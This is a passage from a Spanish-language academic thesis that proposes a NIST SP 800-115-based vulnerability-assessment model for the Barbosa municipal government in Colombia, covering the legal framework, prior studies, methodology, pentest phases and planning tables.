- Limitación gubernamental de tecnologías de seguridad.
- Vulnerabilidad del día cero

Los pasos necesarios para un análisis de vulnerabilidades se pueden resumir a continuación:

- Diagnóstico de Seguridad:
- Escaneo de vulnerabilidades externas.
- Escaneo de vulnerabilidades internas.
- Revisión de Políticas de Seguridad
- Revisión de procesos, pólizas de soporte y configuraciones que comprometan la seguridad informática.
- Reforzamiento de la topología de red.
- Generación de documento de recomendaciones de buenas prácticas de seguridad informática, arquitectura ideal para la organización,
- Planeación ante eventos que comprometan la seguridad.
- Revisión de políticas de respaldos, sistemas de redundancia, planes de recuperación de desastres.
- Generación de documento recomendaciones ante eventos de seguridad.

#### 4.3 Marco legal

<p><b>Constitución Política de Colombia</b></p>	<p>Artículos 13, 15, 20, 21, 22, 44, entre otros. Se destacan a manera de ejemplo el Art. 15, el cual dispone: “Todas las personas tienen derecho a su intimidad personal y familiar y a su buen nombre, y el Estado debe respetarlos y hacerlos respetar. De igual modo, tienen derecho a conocer, actualizar y rectificar las informaciones que se hayan recogido sobre ellas en bancos de datos y en archivos de entidades públicas y privadas. En la recolección, tratamiento y circulación de datos se respetarán la libertad y demás garantías consagradas en la Constitución (...)”; así como el Art. 20, en el cual se establece que: “Se garantiza a toda persona la libertad de</p>
---	---

	expresar y difundir su pensamiento y opiniones, la de informar y recibir información veraz e imparcial, y la de fundar medios de comunicación masiva. Estos son libres y tienen responsabilidad social. Se garantiza el derecho a la rectificación en condiciones de equidad. No habrá censura.”.
<b>Ley 527 de 1999 (Comercio electrónico)</b>	Se define y se reglamenta el acceso y uso de los mensajes de datos, el comercio electrónico y de las firmas digitales, y se establece certificación y se dictan otras disposiciones. Se tratan conceptos como: mensaje de datos (artículos 2o y 5o), el principio de equivalencia funcional (artículos 6, 8, 7, 28, 12 y 13), la autenticación electrónica (artículo 17), la firma electrónica simple (artículo 7), la firma digital (artículo 28), y la firma electrónica certificada (artículo 30, modificado por el artículo 161 del decreto ley 019 de 2012).
<b>Circular Externa SFC 052 de 2007</b>	Por la cual la Superintendencia Financiera de Colombia incrementa los estándares de seguridad y calidad para el manejo de la información a través de medios y canales de distribución de productos y servicios que ofrecen a sus clientes y usuarios las entidades vigiladas por esta.
<b>Ley Estatutaria 1266 de 2008 (Habeas data)</b>	Contempla las disposiciones generales en relación con el derecho de hábeas data y se regula el manejo de la información contenida en bases de datos personales, en especial la financiera, crediticia, comercial, de servicios y la proveniente de terceros países y se dictan otras disposiciones.
<b>Ley 1273 de 2009</b>	Por medio de esta Ley se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos", y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones.
<b>Ley 1437 de 2011 (Uso de medios electrónicos)</b>	Consagra la utilización de medios electrónicos en el procedimiento administrativo y permite adelantar los trámites y procedimientos administrativos, el uso de registros electrónicos, de documentos públicos en medios



<b>procedimientos administrativo)</b>	electrónicos, notificaciones electrónicas, archivos electrónicos de documentos, expedientes y sedes electrónicos. Lo anterior, con el fin de que los ciudadanos interactúen con validez jurídica y probatoria. Especialmente los artículos 59 al 64.
<b>Ley 1581 de 2012 (Habeas data)</b>	Se dictan disposiciones generales para la protección de datos. Esta ley busca proteger los datos personales registrados en cualquier base de datos que permite realizar operaciones, tales como recolección, almacenamiento, uso, circulación o supresión por parte de entidades de naturaleza pública y privada, sin embargo, a los datos financieros se les continúa aplicando la ley 1266 de 2008, excepto los principios.
<b>Decreto 2758 de 2012 (Modifica estructura del Ministerio de Defensa)</b>	Se reestructura la organización del Ministerio de Defensa Nacional, en el sentido de asignar al despacho del viceministro la función de formular políticas y estrategias en materia de ciberseguridad y ciberdefensa. Adicionalmente, le encarga a la Dirección de Seguridad Pública y de Infraestructura, la función de implementar políticas y programas que mantengan la seguridad pública y protejan la infraestructura, así como hacerle seguimiento a la gestión relacionada con el riesgo cibernético en el sector defensa y diseñar el plan estratégico sectorial en materia de ciberseguridad y ciberdefensa.
<b>Decreto 886 de 2014 (Registro Nacional de Base de Datos)</b>	Por el cual se reglamenta el artículo 26 de la Ley 1581 del 2012, relativo al registro nacional de base de datos. Se reglamenta la información mínima que debe contener dicho registro, creado por la Ley 1581 de 2012, así como los términos y condiciones bajo las cuales se deben inscribir en este los responsables del tratamiento
<b>Decreto 2573 de 2014 (Gobierno en Línea)</b>	Por el cual se establecen los lineamientos generales, se reglamenta parcialmente la Ley 1341 de 2009 y se dictan otras disposiciones
<b>Decreto 1008 de 2018</b>	Se define la política de Gobierno Digital, por el cual se establecen los lineamientos generales de la política de

	Gobierno Digital, la cual tiene por objeto promover el uso y aprovechamiento de las tecnologías de la información y las comunicaciones para consolidar un estado y ciudadanos competitivos, proactivos e innovadores, que generen valor público en un entorno de confianza digital.
<b>Decreto – Ley 019 de 2012</b>	Por el cual se dictan normas para suprimir o reformar regulaciones, procedimientos y trámites innecesarios existentes en la Administración Pública, estableció en su artículo 4, en relación con la celeridad en las actuaciones administrativas, que: “Las autoridades tienen el impulso oficioso de los procesos administrativos; deben utilizar: formularios gratuitos para actuaciones en serie, cuando la naturaleza de ellas lo haga posible y cuando sea asunto de su competencia, suprimir los trámites innecesarios, sin que ello las releve de la obligación de considerar y valorar todos los argumentos de los interesados y los medios de pruebas decretados y practicados; deben incentivar el uso de las tecnologías de la información y las comunicaciones a efectos de que los procesos administrativos se adelanten con diligencia, dentro de los términos legales y sin dilaciones injustificadas; y deben adoptar las decisiones administrativas en el menor tiempo posible”.
<b>Ley 1150 de 2007</b>	"Por medio de la cual se introducen medidas para la eficiencia y la transparencia en la Ley 80 de 1993 y se dictan otras disposiciones generales sobre la contratación con Recursos Públicos".
<b>Ley 1474 de 2011</b>	“Por la cual se dictan normas orientadas a fortalecer los mecanismos de prevención, investigación y sanción de actos de corrupción y la efectividad del control de la gestión pública”.
<b>Decreto 212 del 2014</b>	Por medio del cual se crea el comité de Gobierno en línea, anti-trámites y Eficiencia Administrativa”
<b>Ley 1712 de 2014</b>	Regula el derecho de acceso a la información pública, los procedimientos para el ejercicio y garantías del derecho y las excepciones a la publicidad de la información. Toda persona puede conocer sobre la existencia y acceder a la información pública en posesión o bajo control de los

	sujetos obligados. El acceso a la información solamente podrá ser restringido excepcionalmente.
<b>Decreto 1078 del 26 de mayo de 2015</b>	“Por medio del cual se expide el Decreto Único Reglamentario del Sector de Tecnologías de la Información y las Comunicaciones.
<b>Decreto 415 del 07 de marzo de 2016</b>	“Por el cual se adiciona el Decreto Único Reglamentario del sector de la Función Pública, Decreto Número 1083 de 2015, en lo relacionado con la definición de los lineamientos para el fortalecimiento institucional en materia de tecnologías de la información y las comunicaciones”
<b>Ley 1928 de 2018</b>	Por medio de la cual se aprueba el “Convenio sobre la Ciberdelincuencia”, adoptado el 23 de noviembre de 2001, en Budapest.
<b>Ley 1341 de 2009</b>	Por la cual se definen principios y conceptos sobre la sociedad de la información y la organización de las Tecnologías de la Información y las Comunicaciones – TIC–, se crea la Agencia Nacional de Espectro y se dictan otras disposiciones.
<b>CONPES 3854 de 2016</b>	Política Nacional de Seguridad Digital.
<b>CONPES 3701 de 2011</b>	Lineamientos de política para ciberseguridad y ciberdefensa.

#### 4.4 Estado del arte

En los últimos años en las Entidades del Estado el tema de las tecnologías de información y las comunicaciones ha cogido mucha fuerza y está teniendo un gran impacto llevando al ciudadano con un acercamiento a través de lo digital al Estado, es por esto que el Ministerio de la TIC ha

puesto a disposición de las Entidades, abundante información acerca de guías de implementación que debe cumplir cada Entidad para brindar privacidad y protección a los datos personales del Ciudadano. Dentro de los lineamientos de MINTIC se ha tenido como marco de referencia Ciberseguridad NIST (2018) donde “El Marco proporciona un lenguaje común para comprender, gestionar y expresar el riesgo de seguridad cibernética para las partes interesadas internas y externas. Se puede utilizar para ayudar a identificar y priorizar acciones para reducir el riesgo de seguridad cibernética, y es una herramienta para alinear los enfoques de políticas, negocios y tecnología para manejar dicho riesgo. También se puede utilizar para administrar el riesgo de seguridad cibernética en todas las partes de una organización o se puede enfocar en la entrega de servicios críticos dentro de una parte de la organización.” Donde en la Figura 2 se aprecia cómo se divide el marco de ciberseguridad:




Figura 2. Estructura del Núcleo del Marco Ciberseguridad (NIST SP 800-115, 2008)

A continuación, algunos antecedentes relacionados al tema de investigación realizados en otros países y otros realizados en nuestro país. Para el desarrollo del proyecto es importante como la Entidad desarrollan sus políticas de seguridad ya que todo se enfoca en herramientas para el análisis de vulnerabilidades haciendo una evaluación y mejora continua al SGSI de la Entidad siguiendo los pasos que nos plantea NIST 800-115.

“Bajo la premisa de analizar la ciberseguridad como un tema de alta relevancia para los procesos de transformación digital que están ocurriendo en los diferentes tipos de organizaciones, la presente tesis busca evaluar los resultados de aplicar la gestión de la ciberseguridad a una empresa peruana, para lo cual se ha elegido a Honda del Perú - HDP - como objeto de estudio, y al Cyber Security Framework (CSF) del National Institute of Standards and

Technology (NIST), usando COBIT 5, como el marco de referencia a ser aplicado. Por lo tanto, en el presente trabajo se plantean los siguientes objetivos específicos: - Determinar los tres componentes principales de la problemática identificada al implantar un marco de ciberseguridad en una empresa peruana. - Sugerir estrategias de solución a los tres principales problemas identificados al implantar un marco de ciberseguridad en una empresa peruana. - Proponer un plan de acción para la gestión de la ciberseguridad en HDP.” (Araujo, Alayo, Oliveira, Polanco y Arthur, 2017)

“El presente Trabajo Final de Maestría analiza la importancia de la ciberseguridad en las infraestructuras críticas de información, las actividades que se han desarrollado en este sentido de manera general en algunos países y el apoyo de las organizaciones internacionales que colaboran en el área de la ciberseguridad. Sobre esta base, propone un modelo para la identificación de los sectores y servicios críticos de una economía y una serie de controles mínimos para su protección.” (Aguirre, 2017)

“Si bien Colombia ha tenido adelantos en materia de política, legislación y tecnología para mejorar su nivel de Ciberseguridad, a partir de la modelación de la dimensión tecnológica del modelo CMM, particularmente en la respuesta a incidentes y protección de la infraestructura crítica nacional, se podría comprender, bajo la DS, las relaciones complejas que pueden existir en dicha dimensión, propendiendo por adecuar o robustecer las políticas que favorezcan el desempeño del sistema de la ciberseguridad en Colombia aplicadas en las empresas que soportan las infraestructuras críticas del país.”(Serna, 2018, p. 26)

“El objetivo es de obtener un nivel considerable de seguridad para las pymes, el cual se logrará con los resultados obtenidos en la investigación y posteriormente recomendando e indicando una propuesta para gestión y prevención de seguridad informática, la cual podrá ser aplicable para la mayoría de las pymes de diferentes rubros o giros de negocio, el único requisito es que la pyme se proponga implementar la propuesta de seguridad informática resultante.” (Inoguchi. 2016, p. 4)

“En la sociedad de la información, el concepto de seguridad se convierte en el centro de gravedad para las organizaciones en aras de garantizar la confidencialidad de sus activos más estratégicos. Actualmente, los sistemas de información y las estrategias para blindar los activos estratégicos de las organizaciones son cada vez más importantes en esta sociedad de la información, tanto así que el objetivo de garantizar la confidencialidad de la

información llega a todos los niveles de la nación, asuntos militares, economía, política, educación, comunicaciones, entre otros.” (Esmic, 2017)

“En este estudio se ha auditado, recomendado e implementado políticas generales de seguridad informática y seguridad de la información en la empresa, el objetivo ha sido poder manejar su sistema de gestión de la seguridad de la información siguiendo procedimientos estandarizados que permiten identificar y reducir a corto y mediano plazo los diferentes riesgos informáticos, así como incidentes que involucran a la información que pueden ser accidentales o provocados como alteraciones, accesos no autorizados, o en su defecto, fuga o pérdida de información de vital importancia para la continuidad del negocio. “(Arias, Merizalde y Noriega, 2013, p. 10)

“Con el fin incrementar tal seguridad, se hace necesario realizar un análisis de vulnerabilidades, para identificar aquellas brechas de seguridad que se encuentran expuestas hacia el exterior o el interior de la organización, así como facilitar la toma de decisiones sobre las formas de proteger sus bienes y los servicios que prestan a la comunidad. De este modo, el estudio de estas vulnerabilidades debe abarcar varios frentes de seguridad, reduciendo al mínimo la efectividad de los ataques que pueden aprovechar las mismas. Estos frentes son Seguridad Lógica, donde se aplican barreras y se elaboran procedimientos que ayuden a proteger la información; Seguridad Física, la cual aplica defensas físicas y procedimientos de control; Políticas y Estándares, que son los documentos que utiliza una organización para administrar y proteger la información; y finalmente Auditoría de Sistemas, que es la revisión y la evaluación de los controles, sistemas y procedimientos de informática.” (Garzón, RatKovic y Vergara, s.f., p. 2)

Un correcto análisis de vulnerabilidades no solo detecta las áreas de mejora, sino que también propone la correcta arquitectura necesaria para proteger la infraestructura de una organización y los diferentes cambios de políticas de seguridad que se requiere implementar para mantener una continuidad de operación, la asistencia que se debe proveer cuando se ve comprometida la seguridad informática y la recuperación ante desastres, amenazas e intrusiones

Aunque nuestro proyecto va enfocado a utilizar las herramientas donde estos marcos de seguridad puedan estar en una actualización continua, es importante hacer un diagnóstico de la problemática actual de las entidades públicas en donde se procedió a verificar los PETI de algunas estas a nivel departamental debido a que este plan nos muestra en uno de sus ítems un

balance de su situación, para consultar esta información se debe ingresar a la páginas de cada municipio y buscarla ya que toda entidad la debe tener publicada y es un documento donde podemos tener en cuentas las debilidades que están fortaleciendo las entidades:

**Municipio de Santo Domingo:** No existe control de acceso para ingresar a la red, por lo que no existe la seguridad necesaria pues a pesar de que el antivirus de los equipos cuenta con Firewalls para cerrar las intrusiones internas y externas, no existen control de tráfico para la navegación, control de correo electrónicos, si existe control de acceso en cada uno de los PC's. (PETI, 2017)

**Municipio de San Roque:** actualmente, la Administración Municipal no posee sistemas de información que se integran entre sí, la información y servicios en su gran mayoría no se ofrece mediante TI a los ciudadanos, la infraestructura que soporta los servicios y aplicaciones actuales está tercerizada, pero hace falta tener más gestión para cumplir el marco de referencia de arquitectura. Por lo tanto, el presente PETI pretende corregir las situaciones que permitan a la entidad cumplir y mejorar con los lineamientos que hay a nivel de la entidad como del sector. (PETI, 2018)

**Municipio El Bagre:** Es de relevancia mejorar la eficiencia administrativa, ofrecer a la comunidad un servicio eficaz y de calidad, por lo tanto, se pretende mejorar y aumentar la capacidad tecnológica actual entendida como un medio para lograr los fines propuestos. Además, trabajar en la integración de los sistemas de información existentes, que permitan brindarles a la comunidad un gobierno participativo y transparente. (PETI, 2018)

**Municipio de Remedios:** A la fecha, el plan de contingencia no se encuentra relacionado con los recursos informáticos de la información, Así como los procedimientos Relevantes asociados con la plataforma tecnológica que hacen parte del municipio de Remedios. Los recursos informáticos se encuentran conformados por hardware, dispositivos de comunicaciones y software; y los procedimientos asociados con la plataforma tecnológica, están relacionados con las tareas que los funcionarios realizan frecuentemente con la interacción de la misma. (PETI, 2018)

**Municipio de Caldas:** Expresan que tienen debilidades que afectan la seguridad de información tales como: Falta de actualización en la infraestructura (servidores, instalaciones físicas). Riesgos en seguridad de la información. Falta mayor claridad en la definición de procedimientos de

continuidad. Hardware y software no actualizado al 100%. Insuficiente rubro presupuestal para los requerimientos de TI. (PETI, 2018)

**Municipio de Amalfi:** Encuentran debilidades como: las herramientas ofimáticas se utilizan 100% productos Microsoft y tienen un licenciamiento del 20%, La seguridad de los equipos con antivirus es muy baja porque se utilizan versiones gratuitas en un 79,11%, se tiene un 15,94% con W10 que ofrece una protección confiable con su Windows defender y un 4,95% de antivirus licenciado en W10. No se tiene una política de acceso de acceso a la red, cualquier usuario que se conecte red puede ver información compartida fácilmente, algunos routers son de baja seguridad lo que posibilita el crack de contraseñas. (PETI, 2018)

**Municipio de Olaya:** Se cuenta con un reducido número de personal idóneo en Tecnología de la Información, lo cual le impide atender oportunamente el requerimiento de las diversas dependencias de la Institución, relacionadas con labores de soporte técnico, mantenimiento de equipos informáticos y desarrollo de sistemas principalmente. El nivel de conocimiento de los usuarios de la Institución acerca de las herramientas tecnológicas no resulta el óptimo. Lo que implica mayor tiempo de dedicación por parte del idóneo. Parte de la infraestructura de equipos informáticos adolece de modernidad, lo que conducen a la lentitud en los procesos. Escaso apoyo en programas de capacitación, propiciando personal autodidacta. (PETI, 2018)

**Municipio de Amagá:** carece de una planeación estratégica de tecnología de información en la cual se generan los elementos necesarios para alcanzar logros concretos en el plano del gobierno en general y tenga cabal cubrimiento de las necesidades internas de la Alcaldía y que permita identificar concretamente las diferentes falencias existentes entre la estrategia de la organización y la estrategia del área de TI. Se ha identificado según diagnóstico elaborado en el periodo de tiempo, que la planeación de tecnología se basaba en la remodelación de hardware (compra de computadores), sin una definición clara de los requisitos a cubrir, los objetivos o servicios a subsanar. Que se dejaban por fuera escenarios colaterales de inversión conjunta como lo es el licenciamiento, así mismo elaborando plan de compras de artículos de TI sin contar con el área de sistemas e informática, dejando así la prestación del servicio bajo demanda por cada una de las áreas involucradas. Obteniendo como consecuencia altos flujos de solicitudes de soporte, descontrol en inventarios y mayor gasto en consumibles y periféricos por no existir una estandarización de equipos. (PETI, 2018)



“En la actualidad, las empresas tanto del sector público como del privado priorizan la seguridad de la información, que es catalogada como uno de los bienes más preciados para la continuidad del negocio y el punto de diferencia con la competencia. La seguridad de la información dentro de una empresa tiene varios aspectos: seguridad de acceso, seguridad de dispositivos, manejo de contraseñas y control de vulnerabilidades, entre otros, y cada uno de estos requiere un estudio, un presupuesto y una aplicación, ya sea preventiva o correctiva, sobre los temas de seguridad que se puedan encontrar; además, es imposible encontrar sistemas completamente seguros, ya que cada día se descubren nuevos riesgos.” (Monsalve, Aponte & Chávez, 2014, p3)

“Las organizaciones deben invertir en programas de capacitación del personal, en temas actualizados de tecnologías, políticas de seguridad, métodos de autenticación, configuración de dispositivos, criptografía, gestión, detección, protocolos y demás áreas a fines, apoyadas y concientizadas previamente por los directivos, involucrando un compromiso integral, con la apropiación de “Seguridad Informática”, no sólo como mecanismos de defensa en la arquitectura de red, sino también como un componente estratégico en todos los procesos, para el cumplimiento de los objetivos de la entidad.” (Rangel, Sotto, s.f., p9)

## **5 METODOLOGÍA**

Lo que se pretende en la investigación es darle un enfoque cuantitativo de debido a que se va a obtener unas medidas de las vulnerabilidades, amenazas e identificación de los riesgos a los que se encuentran expuestos los sistemas de información de la Alcaldía del Municipio de Barbosa y cualitativo puesto que se va a presentar un modelo de análisis de vulnerabilidades que mejora el SGSI de la entidad. En cuanto al tipo de investigación sería aplicada ya que se pretende brindar una mejora a los posibles problemas de seguridad de la información por medio de una estrategia que permite a partir de un análisis de vulnerabilidades proponer controles efectivos que fortalezcan la seguridad de la entidad teniendo en cuentas las buenas prácticas que el Estado establece a través de sus políticas basadas en normas como la ISO 27000 y NIST como marco de referencia de. Este proyecto se basará y tomará como guía la (NIST SP 800-115, 2008) donde se propone las buenas prácticas de un análisis de

vulnerabilidades y través de identificar acciones de mejora fortalecer la postura de seguridad de la información.

La NIST SP 800-115 concibe las pruebas de intrusión como un paquete de pruebas de seguridad que se realizan utilizando los mismos métodos y herramientas que emplean los atacantes reales para verificar las vulnerabilidades descubiertas y sirven para demostrar cómo las vulnerabilidades pueden ser explotadas iterativamente para ganar privilegios de accesos al sistema.

Es por esto que se analiza, se identifica e implementa cada una de las fases de intrusión como nos lo muestra el estándar para desarrollo del proyecto.

Se emplearán las fases como se muestra en la Figura 3:




Figura 3. Fases de una Prueba de Intrusión. (NIST SP 800-115, 2008)

Teniendo como referencia esta metodología se hará todo el proceso apoyado en algunas herramientas gratuitas para la exploración de vulnerabilidades y entregando un análisis documentado de cada una de las fase de las pruebas a la Entidad además al final se podrá observar cómo la entidad al integrar esta estrategia como un mejoramiento continuo a su SGSI le permitirá madurar su sistemas de seguridad, que por medio de controles que se plantearan como solución de afrontar las vulnerabilidad pueda mitigar riesgos.

Una identificación de riesgos nos da un panorama acerca las vulnerabilidades de nuestra entidad, y se toma como referencia para tomar decisiones en materia de seguridad, con el objetivo de tener un buen aseguramiento de los sistemas de información. Al implementar este proyecto

se parte de un supuesto de que la entidad puede tener o no documentado sus políticas de seguridad, debido a que las entidades del Estado deben crear su marco de seguridad de acuerdo a las lineamientos que establezca MINTIC, pero por falta de personal calificado no se tengan desarrollado y muchos menos implementado políticas de seguridad para afrontar los incidentes de seguridad se estima que la Alcaldía de Barbosa cuenta con pocos recursos en materia de tecnología que le sea útil para alcanzar un nivel aceptable de seguridad con el fin de minimizar los riesgos.

El alcance proyecto está delimitado para el área de tecnología de la Alcaldía de Barbosa, para el personal de soporte y para todos los comités de la entidad que de una u otra forma tengan relación con temas tecnológicos y manejo de riesgos de la información.

## 6 PRESENTACIÓN Y ANÁLISIS DE RESULTADOS

### 6.1 Diseñar un procedimiento como marco de referencia desde la planificación hasta el escaneo de vulnerabilidades teniendo en cuenta la arquitectura de red de la entidad.

Para iniciar el cumplimiento de nuestro primer objetivo debemos tener en cuenta durante todo el desarrollo del proyecto que la entidad donde se ejecutó es del sector gobierno por lo tanto la mayoría de información se debe enfocar a cumplir los lineamientos impuestos por el Ministerio de la tecnologías y comunicaciones (MINTIC), dándole validez al proyecto de poderlo tener como apoyo y referencia en algunos procesos del SGSI de la Alcaldía Barbosa.

Teniendo en cuenta lo anterior se procedió a incluir como eje central de la estrategia la norma NIST SP 800-115, 2008 como guía técnica para las evaluaciones y pruebas de seguridad tomando como referencia cada una de sus 4 fases de un testeado de pruebas de penetración:

**Fase de Planificación:** Se identifican las reglas que deben seguirse durante la prueba de intrusión, se determinan los objetivos a alcanzar y se gestionan las aprobaciones necesarias. Se crean las condiciones técnicas y organizativas adecuadas para el éxito de la prueba de intrusión. En esta fase no se realiza ningún tipo de prueba de seguridad

**Fase de Descubrimiento:**

- Se realiza el escaneo y recopilación de información de la infraestructura informática de la entidad
- Se realiza el descubrimiento de vulnerabilidades a partir de la información recopilada de servicios, base tecnológica y otras informaciones que permitan realizar búsquedas en bases de datos de vulnerabilidades públicas o propias

**Fase de Ejecución:** En este proceso se realiza la comprobación de las vulnerabilidades previamente descubiertas y es la fase principal del proceso (Figura3). Si un ataque es exitoso, debe aislarse y documentarse cuidadosamente la vulnerabilidad y proponerse medidas para mitigarla. Las actividades internas que se llevan a cabo son:

- Ganar privilegios de accesos: Si la información recopilada en la fase anterior es suficiente, durante esta actividad es posible ganar privilegios de acceso al sistema.
- Escalada de privilegios: Si en la actividad anterior solo se pudo ganar privilegios de acceso de bajo nivel (Ej. usuario básico), durante esta actividad, los evaluadores deben tratar de alcanzar el control total de sistema, semejante al que tendrían los administradores de este.
- Navegación dentro del sistema: Con el control del sistema alcanzado en la actividad anterior, los evaluadores deben buscar información adicional que les permita comprender mejor la existencia y métodos para ganar privilegios de acceso en sistemas secundarios. Si se descubren nuevos datos e informaciones, se sumarían estos a los resultados de la fase de Descubrimiento y se planificaría la explotación de las nuevas vulnerabilidades descubiertas.
- Instalación de herramientas adicionales: Durante el proceso de explotación de vulnerabilidades, puede requerirse la instalación de herramientas que permitan recopilar información adicional, ganar otros privilegios de accesos o ambas cosas a la vez.

**Fase de Documentación y Reporte:** Se desarrolla en paralelo con el resto de las fases del siguiente modo:

- En la fase de Planificación se documenta el Plan de Evaluación o las Reglas de Interacción.
- En la fase de Descubrimiento se almacenan los reportes generados por los escaneos de vulnerabilidades e informaciones útiles obtenidas a través de otros medios.
- En la fase de Ejecución se almacenan los reportes generados por las herramientas de explotación de vulnerabilidades.
- Al concluir la prueba de intrusión, se genera un reporte con la descripción de las vulnerabilidades encontradas, presenta una puntuación de riesgos y brinda una guía sobre cómo mitigar las debilidades descubiertas.

Teniendo claro las fases que harán parte de nuestro procedimiento se procedió a identificar como la NIST SP 800-115, 2008 se acopla a algunos

de los componentes que trae el MSPÍ de los cuales señalamos en la Figura 4 además de dejar claro que esta norma es válida para desarrollar algunos procedimientos y que cumple con lo requerido en el área de TI en materia de seguridad además se encuentra alineada con lo establecido por MINTIC:



Figura 4. Componentes del MSPÍ. (Gobierno Digital, 2019)

Partiendo del estado actual de la entidad, Nivel de madurez y de un levantamiento de información a través de un procedimiento planificado se buscará realizar una evaluación y se plantearán controles para de los riesgos identificados mediante análisis de escaneo de vulnerabilidades donde nos proporcione o garantice una mejora de nuestro SGSI donde tengamos como producto final una identificación de cada activo con su respectiva amenaza y una identificación de su vulnerabilidad para que la entidad pueda tener la información de necesaria y precisa a la hora de evaluar los riesgo de acuerdo a lo que MINTIC plantea en la Tabla 1 y por medio del resultado aumentar la calificación de la herramienta de autodiagnóstico MSPÍ de MINTIC.

Sistema TI	Activo de Información	Amenaza	Vulnerabilidad	Probabilidad de ocurrencia	Impacto
Servicio Web de la Entidad	Página Web Entidad	Defacement (desfiguración página web)	Mal diseño del sitio web	Medio	Alto
Servicio de correo electrónico	Correo electrónico Exchange	Virus, listas negras	Carencia de parches de seguridad	Alto	Alto
Sistema de Almacenamiento	SAN o NAS	Falla en el fluido eléctrico	No hay buena acometida eléctrica	Bajo	Alto
Sistema de Base de datos	Bases de datos interna	Usuario no autorizado	Mal configuración	Bajo	Alto
Servicio Red de comunicaciones	Equipos Switches de la Entidad	Falla de comunicaciones	Bloqueo de puertos	Medio	Alto

Tabla 1. Amenazas y vulnerabilidades por activo. (MINTIC, 2019)

Se define las actividades o protocolos en las tablas 2, 3, 4 y 5 que se usaran en cada una de las fases de nuestro procedimiento como marco de referencia de la estrategia:

<b>Fase Planificación</b>	Se Solicita al Nivel Directivo por escrito las aprobaciones pertinentes dándoles una explicación de la importancia la ejecución de proyecto y autorización.
	Se adecua la oficina de TI una parte del espacio físico para ejecución de las pruebas.
	Se define con el nivel directivo que las pruebas se deben realizar en horas no laborales entre 5pm – 10pm.
	Los equipos de usuario que se requieran hacer pruebas se trasladaran al sitio adecuado para las pruebas y al día siguiente se devolverá al funcionario.
	Se debe garantizar la no afectación de servicio durante las pruebas, caso que se afecte el servicio realizar pruebas donde se garantice la mínima afectación.
	Se verifica el nivel de privilegios para ejecución de las pruebas a nivel de software.
	Diagnósticos iniciales: Revisión del Inventario, de la parte física y lógica de la red (identificación de Posibles mejoras)
	Se revisa los controles actuales de la entidad y la herramienta de autodiagnóstico de MINTIC del MSPI de la entidad antes de realizar pruebas
	La identificación de Activos de información a los cuales se les realizara el escaneo de vulnerabilidades

Tabla 2. Fase de Planificación para la Alcaldía Barbosa.  
Fuente: Elaboración Propia (2020)

<b>Fase Descubrimiento</b>	Se idéntica las herramientas o software a utilizar en las pruebas y a que activos de información se las va a realizar.
	Se describe algunos parámetros de los resultados o manejo de las herramientas.
	se garantizan el funcionamiento correcto funcionamiento de las herramientas.
	Se realiza las pruebas y recolección de información.
	Se definen los riesgos con las vulnerabilidades identificadas.
	Se describen algunas de las vulnerabilidades.

Tabla 3. Fase de descubrimiento para la Alcaldía Barbosa.  
Fuente: Elaboración Propia (2020)

<b>Fase Ejecución</b>	Se Comprueban alguna de las vulnerabilidades previamente descubiertas
	Se proponen las medidas o controles.

Tabla 4. Fase de ejecución para la Alcaldía Barbosa  
Fuente: Elaboración Propia (2020)

<b>Fase Reporte</b>	Reporte de Resultado de las herramientas utilizadas en el escaneo de vulnerabilidades.
	Se realiza un reporte ejecutivo con las vulnerabilidades y controles para mitigarlas
	Se ingresan de nuevo los datos a la herramienta de autodiagnóstico de MINTIC del MSPI de la entidad desde de terminar las pruebas, para observar mejoras.

Tabla 5. Fase de Reporte para la Alcaldía Barbosa  
Fuente: Elaboración Propia (2020)

Es importante tener claro que se va a usar la herramienta MSPI para evaluar la efectividad del modelo de análisis de vulnerabilidades que se propone basado en la NIST SP 800-115 y poder apreciar la importancia de este modelo dentro de los procesos que debe tener el área de Tecnología en una entidad.

Una vez ya identificadas las fases propuestas en la tabla 2, 3, 4 y 5 que se van a seguir durante las pruebas procedemos a desarrollar cada una de las actividades:

### **Fase de Planificación**

En esta parte de planificación no se realiza ninguna prueba de seguridad.

- Se solicito de manera escrita al nivel directivo las aprobaciones y explicando la importancia de hacerlo. Anexo 3
